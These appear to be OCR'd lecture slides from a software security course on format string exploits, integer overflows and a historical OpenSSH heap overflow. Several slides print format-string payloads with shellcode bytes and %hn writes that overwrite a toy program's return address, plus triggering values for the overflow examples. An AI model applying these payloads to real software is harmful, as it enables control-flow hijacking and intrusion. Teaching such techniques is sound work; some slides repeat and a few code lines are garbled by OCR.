
Example so far



vs.



Q. What If the Target Buffer is Far Away?




Further Optimization with Dollar Sign ($)

- Enables direct access to the *n*-th parameter
- Syntax: *%<n>$<format specifier>*

- Example

```
printf(“%d, %d, %d, %2$d\n”, 1, 2, 3);
// prints 1, 2, 3, 2
```

Further Optimization with Dollar Sign ($)



Final Attempt: Minimizing Payload w/ $


```
$ echo "AAAABBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```

↓

```
$ echo "BBBBDBBB%8730d%1$hn%58850d%2$hn" | ./fmt
```


Control Flow Hijack Exploit

Overwriting the return address of `main()`

For simplicity, we assume we know exact memory layout of the program ☺


Control Flow Hijack Exploit

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```



Control Flow Hijack Exploit


```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```



Control Flow Hijack Exploit

```
$ echo “\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn”
| ./fmt
```

Target address (0xbffff70c) Target address (0xbffff70e)



Control Flow Hijack Exploit

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

- `\x0c\xf7\xff\xbf`: Target address (0xbffff70c)
- `\x0e\xf7\xff\xbf`: Target address (0xbffff70e)
- `\xba\x00...\xcd\x80`: Shellcode (e.g., 31 bytes)
- `%62697d%1$hn%51951d%2$hn`: Jump to buf+8

argv	
argc	
return address	0xbffff70c
old ebp	0xbffff708
buf	0xbffff508
0xbffff508	

Control Flow Hijack Exploit

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00..\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)

Shellcode (e.g., 31 byt

Cannot have NULL characters

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\x31\xc0...\xcd\x80%62705d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c)

Target address (0xbffff70e)

Shellcode (e.g., 23 bytes w/o NULL)

Jump to buf+8

Things to Consider for Successful Exploit

- `gets()` does not allow new line characters (`\n`)
  - Our payload should not contain any ‘`\x0a`’ character
  - What if the target address (for overwriting) contains ‘`\x0a`’?

- Environment variable makes it difficult to predict the exact address
  - Having NOP sled can help
  - Overwriting GOT or .dtor can be more robust

Recap: Format String Exploit

- We learned two types of **memory corruption bugs** that lead to a control flow hijack exploit
  - Buffer overflow
  - Format string bug

- Unlike buffer overflow exploits, format string bugs allow an attacker to **overwrite arbitrary memory addresses** (the target address does not need to be on the stack)

Mitigating Format String Exploit

- Since Visual Studio 2005, %n is disabled by default
  - `printf("%n", &x);` will not write anything to x

What is the problem?

Integer Overflow

Integer Overflow

- Happens because the size of registers is fixed

Logically,

```
0xffffffff + 1 = 0x100000000
```

But, in reality, on x86,

```
0xffffffff + 1 = 0
```

Widthness Overflow

- On x86,
  - Unsigned integer `4,294,967,295 + 1 = 0`
    `(4294967295 = 0xffffffff)`

- On x86-64 (amd64),
  - Unsigned integer `18,446,744,073,709,551,615 + 1 = 0`
    `(18446744073709551615 = 0xffffffffffffffff)`

Signedness Overflow

- On x86,
  - `MAX_INT = 2,147,483,647 = 0x7fffffff`
  - `MIN_INT = -2,147,483,648 = 0x80000000`

```
(int) 2147483647 + 1 = - 2147483648
```

Why Integer Overflows Matter?

- Usually, an integer overflow itself does not lead to control flow hijack exploits

- However, integer overflows can cause an ***unexpected buffer overflows***

Example

```c
int catvars(char *buf1, char *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256) {
       return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```

Example

What if `len1=0x104` and `len2=0xfffffffc`?

```
int catvars(char *buf1,          *buf2, unsigned len1, unsigned len2)
{
    char mybuf[256];
    if((len1 + len2) > 256)
       return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}
```

Len1=0x104 (=260)
→ Overflow already!

Real World Example: OpenSSH

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_response(int type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

Real World Exam

What if `nresp=0x40000020`?

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_respons      type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

Real World Exam

What if nresp=0x40000020?

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_respons type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
  char **response = NULL;
  ...
  nresp = packet_get_int();
  if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

0x40000020 * 4 = 0x80

Real World Exam

What if nresp=0x40000020?

```
char *packet_get_string(void *);
unsigned int packet_get_int();

void input_userauth_info_respons      type, unsigned int seq, void *ctxt)
{
  int i;
  unsigned int nresp;
                ponse = NULL;

  nresp   packet_get_int();
  if (nresp   0) {
    response = x alloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
  }
  packet_check_eom();
  ...
}
```

0x40000020

0x40000020 * 4 = 0x80

Heap buffer overflow

Memory Corruption Recap

Memory Corruption Recap

- Two types of memory corruption bugs:
  - Buffer overflow bugs
  - Format string bugs
- Integer overflow is a bug that can lead to buffer overflows
- Memory corruption is bad: it leads to control flow hijacks
- One more type of memory corruption (type confusion) will be covered later

Control Hijack Exploit Recap

- Two things to consider
  - **How** to redirect the control
    - Overwriting jump target (return addr., GOT, ...)
  - **Where** to redirect the control
    - Techniques discussed so far always jump to ***injected code***


Q. Can we execute arbitrary commands by exploiting a memory corruption bug, but **without hijacking the control flow**?

Recommended Readings

